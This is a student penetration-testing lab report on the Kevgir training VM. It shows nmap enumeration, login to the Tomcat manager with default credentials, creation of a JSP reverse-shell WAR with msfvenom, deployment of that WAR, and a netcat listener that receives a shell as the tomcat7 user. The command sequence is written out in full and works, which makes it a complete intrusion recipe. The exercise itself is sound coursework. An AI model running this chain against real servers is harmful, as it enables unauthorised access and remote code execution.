

Penetration Testing Report – MSFVenom Exploitation

Student Name: Abdelmonem Sayed

Student ID: 1300694

University: German International University (GIU)

Lab Number: 11

Course: Ethical Hacking and Penetration Testing

Assignment: Assignment 4

1. Introduction

This report presents the process of performing penetration testing on a vulnerable machine using different techniques. The main objective is to demonstrate enumeration, vulnerability scanning, and exploitation using MSFVenom.

2. Enumeration (Port Scanning & Service Discovery)

In this phase, the target machine was analyzed to identify open ports and running services. Scanning tools were used to discover active services and possible entry points.

```
(root@kali)-[/home/abdelmonem]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:44:c2:86, IPv4: 10.0.2.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:55:0a:00:02:01      (Unknown: locally administered)
10.0.2.2      08:00:27:03:a3:81      (Unknown)
10.0.2.5      08:00:27:ed:e8:cd      (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.271 seconds (112.73 hosts/sec). 3 responded

(root@kali)-[/home/abdelmonem]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe44:c286 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:44:c2:86 txqueuelen 1000 (Ethernet)
    RX packets 55 bytes 10248 (10.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 536 bytes 34420 (33.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

arp-scan -l

```

(root@kali) ~ - [ /home/abdelmonem ]
# nmap -sV -A 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-06 00:25 EET
Nmap scan report for 10.0.2.5 (10.0.2.5)
Host is up (0.00039s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
25/tcp    open  ftp          vsftpd 3.0.2
|_smtp-commands: SMTP: EHLO 530 Please login with USER and PASS.\x0D
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Kevgir VM
|_http-server-header: Apache/2.4.7 (Ubuntu)
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100000  3,4        111/tcp6   rpcbind
|   100000  3,4        111/udp6   rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/tcp6  nfs
|   100003  2,3,4      2049/udp   nfs
|   100003  2,3,4      2049/udp6  nfs
|   100005  1,2,3      40607/tcp  mountd
|   100005  1,2,3      43909/udp6 mountd
|   100005  1,2,3      50488/udp  mountd
|   100005  1,2,3      58618/tcp6 mountd
|   100021  1,3,4      46461/udp6 nlockmgr
|   100021  1,3,4      46807/tcp6 nlockmgr
|   100021  1,3,4      48994/tcp  nlockmgr
|   100021  1,3,4      54024/udp  nlockmgr
|   100024  1          34583/tcp  status
|   100024  1          53011/tcp6 status
|   100024  1          54996/udp6 status
|   100024  1          55573/udp  status
|   100227  2,3        2049/tcp   nfs_acl
|   100227  2,3        2049/tcp6  nfs_acl
|   100227  2,3        2049/udp   nfs_acl
|   100227  2,3        2049/udp6  nfs_acl
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
1322/tcp  open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|   1024 17:32:b4:85:06:20:b6:90:5b:75:1c:6e:fe:0f:f8:e2 (DSA)
|   2048 53:49:03:32:86:0b:15:b8:a5:f1:2b:8e:75:1b:5a:06 (RSA)
|   256 3b:03:cd:29:7b:5e:9f:3b:62:79:ed:dc:82:c7:48:8a (ECDSA)
|_  256 11:99:87:52:15:c8:ae:96:64:73:d6:49:8c:d7:9f (ED25519)
2049/tcp  open  nfs          2-4 (RPC #100003)
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat
|_http-methods:
|_ Potentially risky methods: PUT DELETE

```

`nmap -sV -A 10.0.2.5`

```

|_ Potentially risky methods: PUT DELETE
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: Apache-Coyote/1.1
8081/tcp open  http        Apache httpd 2.4.7 ((Ubuntu))
|_ http-generator: Joomla! 1.5 - Open Source Content Management
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Welcome to the Frontpage
|_ http-robots.txt: 14 disallowed entries
|_ /administrator/ /cache/ /components/ /images/
|_ /includes/ /installation/ /language/ /libraries/ /media/
|_ /modules/ /plugins/ /templates/ /tmp/ /xmlrpc/
9000/tcp open  http        Jetty winstone-2.9
|_ http-title: Dashboard [Jenkins]
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-server-header: Jetty(winstone-2.9)
MAC Address: 08:00:27:ED:E8:CD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: Host: CANYOUPWNME; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: CANYOUPWNME, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ clock-skew: mean: -59m58s, deviation: 1h43m55s, median: 1s
|_ smb-os-discovery:
|_   OS: Unix (Samba 4.1.6-Ubuntu)
|_   Computer name: canyoupwnme
|_   NetBIOS computer name: CANYOUPWNME\x00
|_   Domain name:
|_   FQDN: canyoupwnme
|_   System time: 2026-04-06T01:25:16+03:00
|_ smb2-security-mode:
|_   3:0:0:
|_     Message signing enabled but not required
|_ smb2-time:
|_   date: 2026-04-05T22:25:16
|_   start_date: N/A
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT      ADDRESS
1   0.39 ms  10.0.2.5 (10.0.2.5)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.99 seconds

```

It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat7/webapps/ROOT/index.html`

Tomcat7 veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat7` and `CATALINA_BASE` in `/var/lib/tomcat7`, following the rules from `/usr/share/doc/tomcat7-common/RUNNING.txt.gz`.


You might consider installing the following packages, if you haven't already done so:

tomcat7-docs: This package installs a web application that allows to browse the Tomcat 7 documentation locally. Once installed, you can access it by clicking [here](#).

tomcat7-examples: This package installs a web application that allows to access the Tomcat 7 Servlet and JSP examples. Once installed, you can access it by clicking [here](#).

tomcat7-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the [manager webapp](#) and the [host-manager webapp](#).

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat7/tomcat-users.xml`.



http://10.0.2.5:8080

This site is asking you to sign in.

Username

Password

Cancel Sign in

Username: tomcat - Password: tomcat

3. Vulnerability Scanning

After identifying services, they were analyzed for vulnerabilities such as misconfigurations and outdated software. This helped identify weaknesses for exploitation.

```
(abdelmonem@kali)-[~]
$ msfvenom -l payloads | grep linux | grep x86 | grep meterpreter_reverse_tcp
cmd/linux/http/x86/meterpreter_reverse_tcp    Fetch and execute a x86 payload from an HTTP server.
cmd/linux/https/x86/meterpreter_reverse_tcp   Fetch and execute an x86 payload from an HTTPS server.
cmd/linux/tftp/x86/meterpreter_reverse_tcp     Fetch and execute a x86 payload from a TFTP server.
linux/x86/meterpreter_reverse_tcp             Run the Meterpreter / Mettle server payload (stageless)

(abdelmonem@kali)-[~]
$
```

`msfvenom -l payloads | grep linux | grep x86 | grep meterpreter_reverse_tcp`

```
(abdelmonem@kali)~$ msfvenom -p linux/x86/meterpreter_reverse_tcp --list-options
Options for payload/linux/x86/meterpreter_reverse_tcp:

Name: Linux Meterpreter, Reverse TCP Inline
Module: payload/linux/x86/meterpreter_reverse_tcp
Platform: Linux
Arch: x86
Needs Admin: No
Total size: 1188612
Rank: Normal

Provided by:
Adam Cammack <adam_cammack@rapid7.com>
Brent Cook <brent_cook@rapid7.com>
timwr

Basic options:
Name      Current Setting  Required  Description
-----
LHOST     10.0.0.1          yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port

Description:
Run the Meterpreter / Mettle server payload (stageless)

Advanced options for payload/linux/x86/meterpreter_reverse_tcp:

Name      Current Setting  Required  Description
-----
AutoLoadExtensions  stdapi          yes       Automatically load extensions on bootstrap, comma separated.
AutoLoadStdapi      true            yes       Automatically load the Stdapi extension
AutoRunScript        true            no        A script to run automatically on session creation.
AutoSystemInfo       true            yes       Automatically capture system information on initialization.
AutoVerifySessionTimeout  30             no        Timeout period to wait for session validation to occur, in seconds
EnableUnicodeEncoding  false          yes       Automatically encode UTF-8 strings as hexadecimal
HandlerSSLCert        true            no        Path to a SSL certificate in unified PEM format, ignored for HTTP transports
InitialAutoRunScript  true            no        An initial script to run on session creation (before AutoRunScript)
MeterpreterDebugBuild  false          no        Use a debug version of Meterpreter
MeterpreterDebugLogging  false          no        The Meterpreter debug logging configuration, see https://docs.metsaploit.com
MeterpreterTryToFork  false          no        Fork a new process if the functionality is available
PayloadProcessCommandLine  no            no        The displayed command line that will be used by the payload
PayloadUUIDName       no            no        A human-friendly name to reference this unique payload (requires tracking)
PayloadUUIDRaw        no            no        A hex string representing the raw 8-byte PUID value for the UUID
PayloadUUIDSeed       no            no        A string to use when generating the payload UUID (deterministic)
PayloadUUIDTracking   false          yes       Whether or not to automatically register generated UUIDs
PingbackRetries       0              yes       How many additional successful pingbacks
PingbackSleep         30             yes       Time (in seconds) to sleep between pingbacks
```

```
msf exploit(multi/handler) > show options
Payload options (linux/x86/meterpreter_reverse_tcp):

Name      Current Setting  Required  Description
-----
LHOST     10.0.2.4          yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port

Exploit target: 0 (Wildcard Target)

View the full module info with the info, or info -d command.
msf exploit(multi/handler) >
```

use exploit/multi/handler

set payload linux/x86/meterpreter_reverse_tcp

set LHOST 10.0.2.4

set LPORT 4444

run


```
msfvenom --list formats

Framework Executable Formats [--format <value>]

Name
asp
aspx
aspx-exe
axis2
dll
ducky-script-psh
elf
elf-so
exe
exe-only
exe-service
exe-small
hta-psh
jar
jsp
loop-vbs
macho
msi
msi-nouac
osx-app
psh
psh-cmd
psh-net
psh-reflection
python-reflection
vba
vba-exe
vba-psh
vbs
war

Framework Transform Formats [--format <value>]

Name
base32
base64
bash
c
csharp
dw
dword
go
golang
hex
```

msfvenom --list formats

```
Framework Transform Formats [--format <value>]

Name
----
base32
base64
bash
c
csharp
dw
dword
go
golang
hex
java
js_be
js_le
masm
nim
nimlang
num
octal
perl
pl
powershell
ps1
py
python
raw
rb
ruby
rust
rustlang
sh
vbapplication
vbscript
zig

(root@kali)~[/home/abdelmonem]
```

```
(root@kali)~[/home/abdelmonem]
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.2.4 LPORT=4444 -f war -o shell.war
Payload size: 1083 bytes
Final size of war file: 1083 bytes
Saved as: shell.war

(root@kali)~[/home/abdelmonem]
ls
ls: cannot access '.gvfs': Permission denied
AutoBlue-MS17-010 .cache Documents .gvfs .msf4 shell.elf valorant
backdoor.exe .config Downloads .ICEauthority Music shell.war .vboxclient-clipboard-tty7-control.pid .v
.bash_logout .dbus .face .java Pictures .ssh .vboxclient-clipboard-tty7-service.pid .v
.bashrc Desktop .face.icon .local .profile .sudo_as_admin_successful .vboxclient-draganddrop-tty7-control.pid .v
.bashrc.original .dmrc .gnupg .mozilla Public Templates .vboxclient-draganddrop-tty7-service.pid .v

(root@kali)~[/home/abdelmonem]
ls
AutoBlue-MS17-010 backdoor.exe Desktop Documents Downloads Music Pictures Public shell.elf shell.war Templates valorant Vide

(root@kali)~[/home/abdelmonem]
```

`msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.2.4 LPORT=4444 -f war -o shell.war`

4. Exploitation (Initial Access using MSFVenom)

A payload was generated using MSFVenom and delivered to the target system. A listener was set up, and a session was successfully established.

Deploy

Deploy directory or WAR file located on server

Context Path (required):
XML Configuration file URL:
WAR or Directory URL:

WAR file to deploy

Select WAR file to upload No file selected.

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/7.0.52 (Ubuntu)	1.7.0_79-b14	Oracle Corporation	Linux	3.19.0-25-generic	i386	canyoupwnme	127.0.1.1

Copyright © 1999-2014, Apache Software Foundation

This screenshot shows payload generation, listener setup, or successful access.

Tomcat Web Application Manager

Message:
FAIL - File uploaded "shell.elf" must be a .war

Manager

[List Applications](#)
[HTML Manager Help](#)
[Manager Help](#)
[Server Status](#)

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

This screenshot shows payload generation, listener setup, or successful access.




Tomcat Web Application Manager

Message: OK

Manager
[List Applications](#)
[HTML Manager Help](#)
[Manager Help](#)
[Server Status](#)

Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

This screenshot shows payload generation, listener setup, or successful access.

/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell2	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/webgoat	None specified		false	0	Start Stop Reload Undeploy

This screenshot shows payload generation, listener setup, or successful access.

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.5 - Meterpreter session 2 closed. Reason: Died
```

This screenshot shows payload generation, listener setup, or successful access.

```
(abdelmonem@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.5] 38231
whoami
tomcat7
id
uid=106(tomcat7) gid=114(tomcat7) groups=114(tomcat7)
uname -a
Linux 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
uname -a
Linux canyoupwnme 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
```

This screenshot shows payload generation, listener setup, or successful access.

5. Conclusion

This assignment demonstrated the full penetration testing process from enumeration to exploitation. It highlighted the importance of structured analysis and practical tools like MSFVenom.

Disclaimer

This report is for general information and educational purposes only and does not constitute professional advice.